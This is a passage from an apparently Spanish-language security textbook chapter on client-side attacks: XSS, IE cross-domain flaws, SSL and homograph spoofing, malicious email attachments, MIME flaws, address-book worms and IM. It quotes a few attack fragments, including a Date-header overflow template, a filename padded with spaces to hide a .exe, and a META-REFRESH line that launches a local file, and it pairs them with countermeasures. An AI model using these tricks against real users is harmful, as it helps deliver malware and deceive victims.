Sin embargo, son posibles muchas otras permutaciones sobre este tema base, siempre y cuando el sitio de la víctima no limpie apropiadamente la entrada. Otro ejemplo muy popular consiste en enviar por correo electrónico un vínculo elaborado maliciosamente desde un sitio vulnerable a XSS a un usuario final, que de manera diligente hace clic en el vínculo porque reconoce el URL como un nombre amigable. Las etiquetas `<SCRIPT>` están incrustadas dentro del vínculo malicioso, y como el sitio de la víctima no realiza una limpieza de entrada apropiada, el usuario indefenso ejecuta la secuencia de comandos incrustada (aunque parece que sólo ha hecho clic para vincularse con uno de sus sitios favoritos en su explorador). Una vez más, aunque esto requiere alguna acción por parte del usuario final (hacer clic en un vínculo en un mensaje de correo electrónico), no es exagerado imaginar que gran cantidad de personas caerán en este truco.




Figura 12-1 Una explotación de creación de secuencias de comandos de sitio cruzado pide su contraseña a un usuario. ¿Está seguro de que su contraseña va a donde cree que va?

Medidas para contrarrestar XSS

XSS se combate de manera más apropiada mediante un mejor desarrollo de aplicaciones Web, empleando técnicas analizadas en el capítulo 11. A los usuarios finales le recomendamos que sigan el consejo de la sección "Medidas generales para contrarrestar las vulnerabilidades del lado del cliente de Microsoft", en páginas posteriores de este capítulo.

Vulnerabilidades de marco/dominio cruzados

Esta clase de vulnerabilidades es muy similar a XSS, con la diferencia clave de que XSS está basada en una vulnerabilidad del lado del servidor, mientras que las vulnerabilidades de marco/dominio cruzados son sólo fallas del software del lado del cliente que permiten acceso no autorizado o no pretendido a recursos del cliente. Algunos de estos problemas se explotan con un esfuerzo trivial mediante el uso de algunas líneas de código en un sitio Web malicioso o al enviarlas en un mensaje de correo electrónico. Estos tipos de ataques han tendido a concentrarse exclusivamente en el explorador IE de Microsoft, tal vez debido a que su enorme popularidad lo hace un destino más atractivo. Aunque nuestro análisis aquí se concentra principalmente en IE, nos anticipamos a recordar a todos que estos problemas son inherentes a cualquier software de cliente de Internet que necesita un trabajo cuidadoso de caja de arena en relación con los diversos contextos de ejecución que un explorador casual de Internet encontrará en una sesión dada.

Se argumenta que Georgi Guninski, gurú de la seguridad de los exploradores, es quien históricamente ha identificado con más éxito las grietas de seguridad de dominio cruzado, y recomendamos que cualquiera que esté interesado en una historia detallada de estas explotaciones revise su página acerca de Internet Explorer en http://www.guninski.com.

La zona Equipo local (LMZ)

Tal vez IE también sea un objetivo atractivo debido a que, bajo su modelo de seguridad, el sistema local es accesible como un dominio, permitiendo que los operadores del sitio Web malicioso manipulen datos no sólo de otros sitios visitados por los usuarios, sino también del sistema local de los usuarios. Se argumenta que esto es una falla de diseño importante en IE, porque en este momento resultan cuestionables las razones por las que alguien querría ejecutar contenido Web en este nivel de privilegio en casi todos los escenarios. En Windows XP Service Pack 2, Microsoft reconfiguró los controles de acceso alrededor de la LMZ (llamada característica de *bloqueo de LMZ*), y también proporcionó a los administradores puntos de configuración adicionales para restringir o liberar las restricciones con base en sus necesidades únicas (consulte http://support.microsoft.com/?kbid=833633 y también nuestro análisis posterior de las consultas de XP SP2 en este capítulo). No obstante, es probable que la LMZ siga siendo un objetivo para hackers maliciosos, siempre y cuando permanezca accesible mediante métodos programáticos, y nuestros análisis posteriores en este capítulo presentarán varios ejemplos del pasado sobre la manera en que se ha abusado de ellos.

La etiqueta IFRAME

En la explotación de problemas de marco/dominio cruzados, Georgi Guninski a menudo se apoyó en la etiqueta `IFRAME`. Ésta es una extensión de HTML 4.0, y son las iniciales de Inline Frame (marco en línea). (Para conocer información técnica genérica acerca de `IFRAME`, consulte

http://www.htmlhelp.com/reference/html40/special/iframe.html.) A diferencia de la etiqueta `FRAME` estándar, `IFRAME` crea un marco flotante que se asienta en medio de una página Web sin marco, de manera similar a una imagen incrustada. Es una manera relativamente poco estorbosa de insertar contenido desde otros sitios (o incluso desde el sistema de archivos local) dentro de una página Web, y es también adecuado para acceder a datos de otros dominios de forma subrepticia. La explotación document.execCommand de IE5 de Georgi es un estupendo ejemplo de esta técnica.

En 2004 se encontró que la funcionalidad `FRAME` e `IFRAME` de Microsoft también tenía una vulnerabilidad de desbordamiento de búfer crítica que fue explotada por el gusano Bofra, además de variantes de MyDoom (consulte http://secunia.com/advisories/12959).

Control ActiveX de ayuda de HTML

El abuso del control ActiveX de ayuda de HTML de Microsoft (hhctrl.ocx) ha alcanzado el estatus "tema" entre la comunidad del hackeo (analizaremos un ejemplo específico más adelante en nuestra sección sobre vulnerabilidades de clientes de Microsoft). Debido a que este control debe realizar acciones privilegiadas por diseño (lanzar accesos directos locales, etc.), Microsoft ha permitido que se ejecute en la zona Equipo local (LMZ, Local Machine Zone), que tiene acceso casi ilimitado al equipo local. Como podría imaginar, se ha usado en muchos ataques para manipular recursos locales.

Ataques de SSL

La capa segura de conectores (SSL, Secure Sockets Layer) es el protocolo sobre el que ocurre la mayoría de las transacciones seguras de comercio electrónico en Internet hoy en día. Está basada en criptografía de clave pública, que puede ser un poco intimidante para el novato, pero que es un concepto clave que debe entender cualquiera que compre y venda artículos en la economía digital moderna.

Sin embargo, SSL es una especificación de seguridad y, como tal, está abierta a la intercepción por parte de quienes la implementan en sus productos de software. Como ha visto en páginas anteriores, entre el plato y la boca se cae la sopa (es decir, las fallas de implementación pueden reducir la seguridad de cualquier especificación a cero). A continuación analizaremos una falla de implementación.

Antes de hacerlo, he aquí una rápida advertencia: los lectores deben buscar el cifrado SSL más poderoso disponible para su explorador Web (una fuerza de cifrado de 128 bits, al momento de escribir este libro). Gracias a la relajación de las leyes de exportación de Estados Unidos, las versiones de 128 bits de casi todos los exploradores están disponibles para cualquiera que viva en un país que no esté incluido en las listas de embargo. Las versiones actuales de Internet Explorer se envían con fuerza de cifrado de 128 bits como opción predeterminada, pero en caso de que desee revisar, abra el cuadro "Acerca de" para conocer información sobre la manera de obtener la versión de 128 bits.

En 2000, el ACROS Security Team de Eslovenia descubrió una falla de implementación en las entonces actuales versiones del navegador Netscape Communicator. En esas versiones, cuando se establecía una sesión existente de SSL, Communicator sólo comparaba la dirección IP, no el nombre DNS, de un certificado contra sesiones SSL existentes. Al engañar de manera subrepticia a un explorador para que abriera una sesión SSL con un servidor Web malicioso que estaba en-

mascarado como uno legítimo, podrían causar que todas las sesiones de SSL posteriores al servidor Web legítimo en realidad terminaran en el servidor falso, sin que se presentara alguna de las advertencias estándar al usuario. Ése es un ejemplo clásico de lo que suele denominarse ataque de "intermediario"; para una explicación más completa consulte el anuncio original del equipo ACROS en relación con el aviso del CERT 2000-05 en http://www.cert.org/advisories/CA-2000-05.html (aunque en su ejemplo en que usan VeriSign y Thawte contiene direcciones IP caducas). Sin embargo, vale la pena comprender las implicaciones de esta vulnerabilidad, sin importar que sea improbable la alineación de variables para hacer que funcione. Demasiadas personas darán por sentado que una vez que el pequeño ícono de candado de SSL aparece en su navegador están libres de preocupaciones. ACROS demostró que esto nunca es así, siempre y cuando los seres humanos tengan una mano en el desarrollo del software.

Una vulnerabilidad similar fue descubierta por el equipo ACROS en IE, excepto que el problema en IE era que sólo revisaba si el certificado había sido expedido por una autoridad de certificados válida, sin verificar el nombre del servidor o la fecha de expiración. Eso sólo ocurría cuando la conexión SSL con el servidor SSL se hacía mediante un marco o una imagen (que es una manera maliciosa de configurar sesiones SSL poco conspicuas que tal vez el usuario no note). IE también fallaba en revalidar el certificado si se establecía una nueva sesión SSL con el mismo servidor durante la misma sesión de IE.

Más adelante, y tal vez debido a su casi 100% de participación en el mercado, los investigadores de seguridad descubrieron varios errores más de implementación de SSL en IE. En 2001, Microsoft publicó el boletín MS01-027 relacionado con fallas en las rutinas de verificación de la lista de revocación de certificados (CRL, Certificate Revocation List), lo que permitía la falsificación de certificados no válidos por parte de servidores falsos. En 2002, Mike Benham de thoughtcrime.org anunció que IE fallaba en revisar que los certificados intermedios tuvieran restricciones básicas de CA válidas, con lo que abrían la puerta para otras variantes de ataques de intermediario.

Ataques homógrafos

Otro paradigma de ataque realmente terrorífico que afectó de manera impactante la integridad de SSL fue publicada en 2002 por Evgeniy Gabrilovich y Alex Gontmakher. Fue denominado ataque *homógrafo*, e incluía la falsificación de nombres de dominio auténticos (como microsoft.com) con variantes homógrafas que incluían caracteres que no eran del inglés (homógrafo fue oficialmente definido como un "deletreo malicioso mediante sustitución de letras no latinas"; visite http://www.cs.technion.ac.il/~gabr/papers/homograph.html). Esto podría impulsarse para engañar a usuarios que no lo sospechen a visitar sitios que parecían ser válidos pero que en realidad eran falsificaciones muy inteligentes (*aunque se usara SSL para validar la autenticidad del sitio*). En 2005, Eric Johanson del Shmoo Group de nuevo resaltó la gravedad de este ataque debido al crecimiento amplio del soporte al nombre de dominio internacional (IDN, International Domain Name) en los navegadores modernos posteriores al artículo de Gabrilovich y Gontmakher (visite http://www.shmoo.com/idn/homograph.txt).

SUGERENCIA Una buena revisión de los ataques de intermediario de SSL puede encontrarse en http://www.sans.org/rr/whitepapers/treats/480.php.

Medidas para contrarrestar SSL

Para reducir las posibilidades de exposición a fallas de software como las resaltadas aquí, asegúrese de mantener su software de cliente de Internet completamente actualizado y parchado.

Por supuesto, la única manera de asegurarse de que el certificado de un sitio es legítimo consiste en revisar manualmente el certificado del servidor presentado al navegador. En casi todos los navegadores, al hacer clic en el pequeño ícono de candado que se encuentra en la parte inferior del navegador, se realizará esta función. En IE también puede seleccionar Archivo | Propiedades mientras visita una página protegida con SSL para desplegar la información del certificado. En la figura 12-2 se muestra IE desplegando el certificado de un sitio Web popular.

Figura 12-2 Al hacer doble clic en el ícono de "candado" en Internet Explorer, puede ver información acerca de la validez del sitio que está visitando.

NOTA Algunos sitios no desplegarán un ícono de candado de SSL, aunque puedan proteger las transacciones con SSL. El servicio de autentificación de Internet Passport de Microsoft es un buen ejemplo (porque el servicio actual usa POST sobre SSL de HTTP para proteger el envío de credenciales, la página inicial de inicio de sesión de Passport no se registra como protegida por SSL).

Otros dos parámetros en IE ayudarán a los usuarios a verificar automáticamente si un certificado SSL de un servidor ha sido revocado: Comprobar la revocación de certificado del servidor y Comprobar la revocación de certificados de publicación bajo Herramientas | Opciones de Internet | Opciones avanzadas | Seguridad. Analizaremos configuraciones adicionales en la sección "Medidas generales para contrarrestar las vulnerabilidades del lado del cliente de Microsoft", en páginas posteriores de este capítulo.

Al final de cuentas, consideramos que es muy gracioso señalar que, a pesar de los tremendos problemas de seguridad enfrentados por IE en años recientes, se las ha arreglado para evitar el paradigma del ataque homógrafo por completo debido a su falta de soporte a IDN. Éste es un caso donde una medida válida para contrarrestar consiste en evitar navegadores que no sean IE.

Cargas y puntos de quiebre

Aunque no son vulnerabilidades puras, pensamos que es necesario hacer una pausa por un momento para describir algunas de las técnicas más comunes que se han usado en el pasado para lanzar código arbitrario contra sistemas de usuario siguiendo la explotación de una vulnerabilidad real.

Quizás el practicante inicial más adepto a estas tecnologías fue Georgi Guninski, que ilustró una y otra vez la efectividad simple de dejar caer un archivo de Microsoft Excel (.xla) o uno de ayuda compilado de HTML (.chm) en la carpeta de inicio de Windows del usuario, donde podría ejecutarse en el siguiente inicio de sesión. También fue un explotador efectivo del mecanismo `IFRAME` de HTML para hacer referencia a contenido no esperado. ¿Y quién puede desencadenar las claves de Ejecutar en el Registro de Windows, tantas veces usado, para plantar referencias a contenido ejecutable que volvería a ejecutarse en el siguiente inicio de sesión? Practicantes posteriores evolucionaron esas técnicas básicas, usando por ejemplo el método `showHelp()` y el hh.exe de ayuda de HTML de Microsoft para lanzar archivos .chm y .htm directamente de explotaciones y colocando vínculos maliciosos en los valores del Registro de la página de inicio de IE. Hasta hoy esas técnicas siguen siendo abrumadoramente favorecidas por la comunidad del hackeo y el malware cuando se crean explotaciones de cliente de Internet.

NOTA El uso de los llamados *puntos de extensibilidad de inicio automático* (ASEP, AutoStart Extensibility Points) para ejecutar código dentro de Windows sigue siendo muy extendido hoy en día, y es el tema al que regresaremos con frecuencia en este capítulo. Consulte http://research.microsoft.com/sm/strider/Strider_Gatekeeper_Usenix_LISA_2004.pdf para conocer una lista de ASEP comunes. Puede ejecutar la utilería `msconfig` en Windows XP para ver ASEP en su propio sistema.

Hackeo de correo electrónico

Se argumenta que el correo electrónico es la avenida más efectiva en el espacio de la computación del usuario de Internet. Cuando se incrusta con tecnologías dinámicas como ActiveX y JavaScript, y se extiende con sus propias capacidades poderosas como los datos adjuntos, un simple mensaje de correo electrónico puede convertirse en uno de los tipos más devastadores de ataque que hemos analizado hasta ahora.

La historia de las vulnerabilidades del correo electrónico, como gran parte de la historia que hemos narrado hasta este punto, está dominada por los productos de Microsoft. Una vez más, esto se debe probablemente a la popularidad del software de Microsoft, lo que lo hace un destino más atractivo. También creemos que este fenómeno se debe por lo menos en parte a la cercana integración del explorador Web y el cliente de correo electrónico de Microsoft, que, como ya hemos observado, permite que muchas de las vulnerabilidades importantes ya cubiertas en IE sean utilizadas mediante el vector mucho más eficiente del correo electrónico.

Por supuesto, las viejas fallas del software también desempeñan un papel importante. Por ejemplo, el 18 de julio de 2000 los investigadores publicaron en la lista de correo de seguridad de Bugtraq información relacionada con un problema clásico de desbordamiento de búfer en los clientes de correo electrónico Outlook y Outlook Express (OE) de Microsoft. El desbordamiento fue causado por incluir la sección GMT del campo de la fecha en el encabezado de un correo electrónico con una cantidad inesperadamente larga de datos. Cuando se descargaba este mensaje, Outlook/OE dejaba de funcionar y se permitía la ejecución de código arbitrario. A continuación se muestra código de explotación de ejemplo basada en esa publicación de Bugtraq:

```
Date: Tue, 18 July 2000 14:16:06 +<aprox. 1000 bytes><código ensamblado
para ejecución>
```

Como hemos explicado muchas veces en este libro, una vez que se logra la ejecución de comandos arbitrarios, el juego termina. Un mensaje "malicioso", entregado a un host vulnerable, podría instalar en silencio caballos de Troya, dispersar gusanos, comprometer el sistema de destino o lanzar un archivo adjunto… prácticamente cualquier cosa.

Archivos adjuntos

Una de las características más convenientes del correo electrónico es la capacidad de adjuntar archivos a mensajes. Sin embargo, esta estupenda manera de ahorrar tiempo tiene tremendas desventajas (por ejemplo, la facilidad con que pueden entregarse cargas ejecutables en los escritorios de usuarios finales con una propensión insaciable a ejecutar casi cualquier cosa).


La ejecución de datos adjuntos de correo electrónico malicioso ha sido verdaderamente el vector más grande de ataque desde el surgimiento de los virus de computadora. Tal vez ha habido cientos (¿miles?, ¿millones?) de ataques que se basan en archivos adjuntos a mensajes de correo electrónico. Muchos han girado alrededor de mecanismos para disfrazar la naturaleza del archivo adjunto o hacerlo irresistiblemente atractivo para el dedo con que la víctima hace clic. Seleccionaremos de manera breve algunos de los ejemplos más interesantes antes de seguir adelante.

En junio de 2000, alguien lanzó un gusano llamado LifeChanges que usaba pequeños archivos de Windows (.shs; consulte http://www.pc-help.org/security/scrap.htm) disfrazados como datos adjuntos de texto que parecían inofensivos para ejecutar código, una vez abiertos por los usuarios desprevenidos.

En una publicación de la lista de correo de incidentes, el 18 de mayo de 2000, Volker Werth reportó un método para enviar datos adjuntos de correo que disfrazaban de manera inteligente el nombre del archivo adjunto al rellenarlo con espacios (%20 en hexadecimal). Casi todos los lectores de correo sólo despliegan los primeros caracteres del nombre de los datos adjuntos en la interfaz de usuario. He aquí un ejemplo:

```
freemp3.doc     ...[150 espacios]...    .exe
```

Este archivo adjunto aparece como freemp3.doc en la interfaz de usuario, un archivo con aspecto perfectamente legítimo que podría guardarse en el disco o lanzarse desde el correo electrónico. He aquí una pantalla del aspecto que tendría en Outlook Express:



Otros vectores de ataque fueron mucho más insidiosos, explotando vulnerabilidades y funcionalidad cuestionable para escribir en realidad archivos adjuntos al disco con poca intervención o conocimiento del usuario. Un buen ejemplo de esto fue la observación de Georgi Guninski de que una vez que se llama a un documento de Office dentro de IE, expone la capacidad de guardar datos en cualquier ubicación arbitraria de un disco. Georgi explotó esta funcionalidad para descargar de manera poco llamativa un archivo con la extensión ejecutable .xla en la carpeta Inicio de Windows.

Los amigos de malware.com acuñaron la frase "alimentación de fuerza" para describir otro mecanismo que propusieron para ejecutar silenciosamente archivos adjuntos de correo electrónico. Con el uso de la etiqueta `META-REFRESH` de HTTP, trataron de ejecutar un archivo en la carpeta temporal del usuario:

```
<meta http-equiv="refresh" content="5;
url=mhtml:file://C:\WINDOWS\TEMP\lunar.mhtml">
```

Aunque este comportamiento era difícil de reproducir (y no funciona hoy en las versiones actuales de Windows), este método demostró cómo pueden usarse métodos HTML aparentemente inocuos para usurpar comportamiento estándar de Windows.

Sin embargo, déjelo a Georgi Guninski para el *golpe de gracia*, con su consejo #9 de 2000 que usa elegantemente una etiqueta `IFRAME` dentro del cuerpo del mensaje de correo electrónico para ejecutar un archivo adjunto al mismo mensaje. El archivo que eligió para implementar este ataque es el archivo de ayuda de HTML compilado (extensión .chm) que resultó muy útil para hackers de cliente de Internet con los años, gracias a su capacidad de ejecutar otros archivos empleando el comando de acceso directo incrustado.

Con el tiempo, casi todos estos tipos de problemas técnicos han sido parchados o se han vuelto, de otra manera, obsoletos, y los hackers maliciosos han dependido de los viejos trucos, cuando permanecen en un plan siempre efectivo para que los usuarios ejecuten datos adjuntos de correo. Nadie parece recordar que esto es equivalente a invitar a los chicos malos a su propia sala, hasta que es demasiado tarde. Muchos usuarios de Internet están aprendiendo a manejar datos adjuntos de correo electrónico con extremo cuidado y gran escepticismo. La historia les ha mostrado lo que sucede cuando se vuelven más permisivos acerca de sus intercambios en Internet.

MIME

La tecnología tras los datos adjuntos de correo electrónico también jugó un papel importante en la historia del hackeo de clientes. Las extensiones de varias partes de correo de Internet (MIME, Multipart Internet Mail Extensions) son el estándar *de facto* para adjuntar archivos a mensajes de correo electrónico, al romperlos en fragmentos manejables y codificarlos con base64 para la especificación MIME (RFC 2045-49). En 2000, el respetado analista de seguridad de IE Juan Carlos García Cuartango descubrió una notable vulnerabilidad en el propio MIME: los tipos de archivos ejecutables se ejecutaban automáticamente dentro de IE o los mensajes de correo electrónico HTML si estaban etiquetados como el tipo MIME incorrecto. Peor aún, este mal etiquetado probablemente evade filtros de contenido de correo. La explotación de esta vulnerabilidad dio como resultado la ejecución de datos adjuntos de correo electrónico con sólo previsualizar el mensaje en Outlook u OE. La efectividad de este mecanismo para comprometer a los usuarios finales la demostró pronto el famoso gusano Nimda, que combinó la explosividad del lado del cliente del descubrimiento de Cuartango con una explotación igualmente viciosa del lado del servidor que se volvería uno de los gusanos más dañinos en la historia de Internet (para más información sobre el gusano Nimda, consulte http://vil.nai.com/vil/content/v_99209.htm).

NOTA Nimda emergió poco después de la publicación de la vulnerabilidad de MIME y el parche relacionado. El daño vinculado con Nimda fue atribuido principalmente a una lenta implementación del parche en todo el mundo.

Gusanos de la libreta de direcciones

Vamos a cambiar un poco de velocidades y no analizaremos otros vectores de ataque, sino más bien una construcción históricamente efectiva para *dispersar* infecciones que se basen en varias explotaciones que hemos analizado hasta ahora (archivos de datos adjuntos, etcétera).

Durante los últimos años del siglo xx, quienes usaban código malicioso en el mundo lanzaron una salvaje fiesta del nuevo milenio a costillas de los usuarios de Outlook y Outlook Express. Se lanzó una cantidad inmensa de gusanos que estaban basados en una técnica elegante para la perpetuación propia: enviarse por correo a sí mismos a cada entrada en la libreta de direcciones personal de la víctima, con el gusano enmascarado como si se originara de una fuente confiable. Esta pequeña pieza de *ingeniería social* (un término de seguridad obsoleto para el viejo arte de engañar a la antigua) fue un verdadero golpe de ingenio. Las corporaciones que tenían decenas de miles de usuarios en Outlook se vieron forzadas a apagar los servidores de correo electrónico para clasificar el influjo de mensajes que iban y venían entre usuarios, ahogando bandejas de entrada y presionando el espacio en disco de los servidores de correo. ¿Quién podría resistirse a abrir datos adjuntos de alguien que sabían que era confiable?

El primero de estos misiles de correo electrónico fue llamado Melissa. Aunque David L. Smith, el autor de Melissa, fue capturado y con el tiempo terminó declarándose culpable de un cargo de robo de computadoras en segundo grado que lo llevó a una condena de 5 a 10 años de prisión y hasta 150 000 dólares de multa, la gente siguió dispersándolo por años. Nombres familiares como Worm.Explore.Zip, Bubble-Boy y ILOVEYOU fueron repetidos una y otra vez hasta que los medios parecieron cansarse de usar con sensacionalismo estas explotaciones a finales de 2000. Sin embargo, la amenaza aún persiste y es necesario destacarse.

Medidas para contrarrestar el hackeo de correo electrónico

Históricamente ha habido varios métodos para tratar el problema del correo electrónico malicioso. Uno de ellos consiste en parchar vulnerabilidades como los desbordamientos de búfer y la funcionalidad insegura que hemos analizado en la sección anterior. Por ejemplo, Microsoft lanzó en 2000 uno de sus primeros "uberparches" para su conjunto de aplicaciones de Office (que contenía el cliente de correo Outlook y que en realidad estaba orientado a atender el explosivamente creciente problema de los gusanos de la libreta de direcciones en ese momento). El llamado, de manera rimbombante, "Actualización de seguridad de correo electrónico de Office 2000 SR-1" presagió muchos futuros "esfuerzos de parche de seguridad" de parte de Microsoft, justo hasta el reciente Windows XP Service Pack 2. Por supuesto, recomendamos la instalación de estas correcciones hasta donde sea humanamente posible (y, claro, con la prueba de compatibilidad apropiada), porque son instrumentales para prevenir la infección por malware transportada en correo electrónico que históricamente suele seguir al anuncio de un parche por varias semanas o meses (aunque esta ventana se está volviendo cada vez más corta).

Un beneficio agregado de mantenerse actualizado con los parches son las características mejoradas de seguridad, como un indicador en Outlook cada vez que un programa externo trata de acceder a su libreta de direcciones o enviar correo electrónico a nombre del usuario, ayudando a protegerse contra gusanos de libreta de direcciones automatizados (esto se implementó por primera vez en la mencionada actualización de seguridad de correo electrónico de Office 2000 SR-1).

Debido a la propensión de los ataques de correo electrónico a explotar funcionalidad dinámica incrustada en HTML, muchos expertos en seguridad empezaron a urgir a los usuarios a que deshabilitaran la generación de correo HTML. Después de años de permitir esto en algún

grado en su software de correo, Microsoft finalmente se ablandó y ahora Outlook 2003 y posteriores pueden deshabilitar por completo todo el correo HTML empleando Herramientas | Opciones | ficha Preferencias | botón Opciones de correo electrónico | parámetro Leer todos los mensajes como texto sin formato. En Outlook Express use Herramientas | Opciones | ficha Leer | casilla de verificación Leer todos los mensajes como texto sin formato. Las recomendaciones oficiales para configurar correo electrónico de texto sin formato pueden encontrarse en http://support.microsoft.com/?kbid=307594, 831607 y 291387 para Outlook 2002/XP, Outlook 2003 y Outlook Express 6, respectivamente.

"Características" Web adicionales que deben deshabilitarse definitivamente en el correo electrónico son las tecnologías de código ejecutable como ActiveX y JavaScript (que Microsoft ordena en categorías bajo el paraguas de Active Scripting, recuérdelo). Para Microsoft Outlook y Outlook Express, establezca la zona Sitios restringidos para lectura de correo electrónico, y configure esta zona en los parámetros de seguridad más conservadores posible. En otras palabras, deshabilite todo en esta zona. Este solo parámetro se ocupa de casi todos los problemas que hemos cubierto hasta ahora en nuestro breve análisis histórico. Es muy recomendado.

Y, por supuesto, el manejo seguro de los datos adjuntos de correo es crítico. El primer instinto de la mayoría es culpar al vendedor de problemas como los gusanos de libreta de direcciones, pero la realidad es que casi todo el malware transportado en el correo requiere cierto cumplimiento por parte del usuario. Microsoft ha hecho su parte al dificultar a los usuarios lanzar de manera automática los datos adjuntos desde su propio software de correo, forzando a los usuarios a que hagan clic por lo menos a través de dos cuadros de diálogo antes de ejecutar un archivo adjunto. No es a prueba de tontos, pero dificulta la acción. ¡*Nunca* abra mensajes ni descargue datos adjuntos de personas que no conozca! Su dedo índice es el único enemigo aquí (enséñelo a mantener la compostura, y escanee los datos adjuntos descargados con software antivirus antes de lanzarlos). Aun así, revise seriamente al remitente del correo electrónico antes de tomar la decisión de lanzarlo, y esté al pendiente de que los gusanos de libreta de direcciones pueden enmascararse como sus amigos y compañeros de trabajo más confiables. Pregúntese a sí mismo: ¿qué tan probable es que el remitente practique una buena higiene de la seguridad de cómputo?

Hablaremos de medidas adicionales para contrarrestar a los clientes de Internet en la sección "Medidas generales para contrarrestar las vulnerabilidades del lado del cliente de Microsoft", en páginas posteriores de este capítulo.

Mensajería instantánea (IM)

La mensajería instantánea (IM, Instant Messaging) es un método rápido de exploración Web y correo electrónico, como una de las aplicaciones dominantes de Internet. La popularidad de IM está impulsada no sólo por la gratificación instantánea de las comunicaciones en tiempo real, sino también por la capacidad de intercambiar rápidamente archivos y vínculos empleando el software de cliente IM más moderno.

Aquí es donde empiezan los problemas. Los novatos en IM suelen confundirse con ofrecimientos no solicitados de archivos o vínculos en línea de personas que usan IM sin escrúpulos. Muchos son lo suficientemente sensibles para declinar ofrecimientos de perfectos extraños, pero la misma naturaleza de IM tiende a diluir esta formalidad en seguida. Un pariente de uno de los autores fue engañado por una de estas estratagemas, un simple archivo de procesamiento por lotes que formateó su disco duro. (No se cita su nombre aquí para proteger al inocente, y la reputación del autor ¡cuya propia sangre debió estar mejor informada!) Por fortuna, al menos en el

mundo de IM, los vendedores de software están adaptándose a esas técnicas y proporcionan características como lista de bloqueo activas como opción predeterminada y formato de hipervínculos más restrictivo. Tal vez las sombrías predicciones en los medios de la tecnología de la información de que IM pronto superará al correo electrónico como el vector elegido por los autores de malware aún no tiene fundamento.

NOTA Es posible abusar de manera similar del predecesor semirrelacionado de IM, Internet Relay Chat (IRC, charla de retransmisión de Internet); esté pendiente de transferencias de archivos no solicitados, también conocidos como directos de cliente a cliente (DCC), de un participante en un canal IRC.

Explotaciones y medidas para contrarrestar al cliente de Internet de Microsoft

Obviamente, de la lectura de la historia del hackeo de clientes de Internet en la sección anterior, puede ver que los productos de Microsoft han sido el centro de detonación de los hacks de software de usuario final. Aunque se argumenta que hay otros factores contribuyentes, evidentemente el amplio reconocimiento de la compañía entre los consumidores y el dominio casi total del mercado del software de escritorio de PC sigue haciéndolo un destino jugoso para los hackers.

Desafortunadamente, al parecer el volumen y la gravedad de las vulnerabilidades descubiertas no ha disminuido mucho con los años, como verá en esta sección que cubre las principales explotaciones del lado del cliente de Microsoft de los meses previos a la publicación de este libro. Terminaremos nuestro análisis con un breve tratamiento del inevitable problema de si tiene sentido abandonar los clientes de Microsoft (sobre todo, el explorador Web Internet Explorer, IE) ante los constantes riesgos de seguridad que presentan.

Desbordamiento de búfer por procesamiento de JPEG en GDI+ (IE6 SP1)

Popularidad:	*9*
Simplicidad:	*9*
Impacto:	*9*
Evaluación del riesgo:	***9***

Imagine una vulnerabilidad en las rutinas de software que procesan uno de los más populares formatos de imagen gráfica usados en Internet hoy en día, el estándar JPEG (Joint Photographic Experts Group, grupo conjunto de expertos fotográficos). Luego imagine los millones de usuarios que navegan por la Web de manera casual, descargando pasivamente y procesando vistosos archivos de imagen JPEG que suelen integrar las páginas Web, hasta que llegan a un sitio menos que ético, que de manera subrepticia toma control de su sistema al explotar esta vulnerabilidad y sigue monitoreando pasivamente el comportamiento en línea del sistema en busca de información jugosa como contraseñas de banca en línea, datos de compras con tarjetas de crédito, o cosas peores.

Aunque esta vulnerabilidad se reportó hace algún tiempo (en 2004 por Nick DeBaggis), vulnerabilidades como éstas siguen plagando los exploradores de Internet. El vector de ataque empezó hace muchos años, hasta donde podemos recordar, de modo que mantener el análisis de

esta vulnerabilidad al principio de su lista sigue siendo importante. Debemos recordar nuestras fallas pasadas o estaremos condenados a repetirlas.

La naturaleza específica de la vulnerabilidad tenía que ver con la verificación inadecuada de límites en el manejador JPEG de la interfaz gráfica del dispositivo (GDI+, Graphics Device Interface) de Microsoft cuando cargaba archivos con formato JPEG, lo que daba como resultado una condición de desbordamiento de entero.

NOTA

Antes del anuncio de los problemas de GDI+/JPEG, se habían descubierto otras vulnerabilidades de Microsoft relacionadas con otras bibliotecas de representación gráfica, incluidas las de PNG (Portable Network Graphics, imágenes portátiles de red), BMP (mapas de bits) y GIF (Graphic Image Format, formato de imágenes gráficas), tres tipos de archivo de imagen muy populares. Consulte http://www.microsoft.com/technet/security/bulletin/MS04-025.mspx.

